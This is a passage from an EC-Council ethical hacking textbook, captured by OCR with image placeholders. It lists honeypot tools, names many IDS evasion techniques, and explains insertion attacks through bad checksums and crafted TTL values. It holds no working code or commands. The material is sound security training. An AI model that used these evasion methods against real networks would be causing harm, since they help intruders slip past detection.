



Figure 12.32: Screenshot of HoneyBOT

Some additional honeypot tools are listed below:

- SPECTER (*http://www.specter.com*)
- MongoDB-HoneyProxy (*https://github.com*)
- Modern Honey Network (*https://github.com*)
- Honeyd (*https://github.com*)


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Evading IDS

The previous sections helped us to understand IDS, IPS, their roles and functions, how they protect your network from intruders, and the various IDS solutions available. Even though IDS thwart attempts to breach the network security, attackers can still evade IDS. This section explains various ways in which attackers evade IDS.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




IDS Evasion Techniques

IDS that provide an extra layer of security to the organization's infrastructure are interesting targets for attackers. Attackers implement various IDS evasion techniques to bypass such security mechanisms and compromise the infrastructure. IDS evasion is the process of modifying attacks to fool the IDS/IPS into interpreting that the traffic is legitimate and thus prevent the IDS from triggering an alert. Many IDS evasion techniques can perform IDS evasion in different and effective ways.

Some IDS evasion techniques are as follows

- Insertion Attack
- Evasion
- DoS Attack
- Obfuscating
- False Positive Generation
- Session Splicing
- Unicode Evasion
- Fragmentation Attack
- Overlapping Fragments
- Time-To-Live Attacks
- Urgency Flag
- Invalid RST Packets
- Polymorphic Shellcode
- ASCII Shellcode
- Application-Layer Attacks
- Desynchronization
- Encryption
- Flooding

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Insertion Attack

Insertion is the process by which the attacker confuses the IDS by forcing it to read invalid packets (i.e., the system may not accept the packet addressed to it). An IDS blindly trusts and accepts a packet that an end system rejects. If a packet is malformed or if it does not reach its actual destination, the packet is invalid. If the IDS reads an invalid packet, it gets confused. An attacker exploits this condition and inserts data into the IDS. This attack occurs when the NIDS is less strict in processing packets than the internal network. The attacker obscures extra traffic and the IDS concludes that the traffic is harmless. Hence, the IDS gets more packets than the destination.

To understand how insertion becomes a problem for a network IDS, it is important to understand how the IDS detects attacks. It employs pattern-matching algorithms to look for specific patterns of data in a packet or stream of packets. For example, it might search for the "phf" string in an HTTP request to discover a PHF **Common Gateway Interface (CGI)** attack. An attacker who can insert packets into the IDS can prevent pattern matching from working. For instance, an attacker can send the string "phf" to a web server, attempting to exploit the CGI vulnerability, but force the IDS to read "phoneyf" (by "inserting" the string "oney") instead. A straightforward insertion attack involves intentionally corrupting the IP checksum. Every packet transmitted on an IP network has a checksum that verifies the corrupted packets. IP checksums are 16-bit numbers computed by examining the information in the packet. If the checksum on an IP packet does not match the actual packet, the addressed host will not accept it, while the IDS might consider it as part of the effective stream.

For example, the attacker can send packets whose time-to-live (TTL) fields are crafted to reach the IDS but not the target computers. This will result in the IDS and the target system having two different character strings. An attacker confronts the IDS with a stream of one-character

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

packets (the attacker-originated data stream), in which one of the characters (the letter "X") will be accepted only by the IDS. As a result, the IDS and the end system reconstruct two different strings.




Figure 12.33: Evading IDS using Insertion attack

Evasion

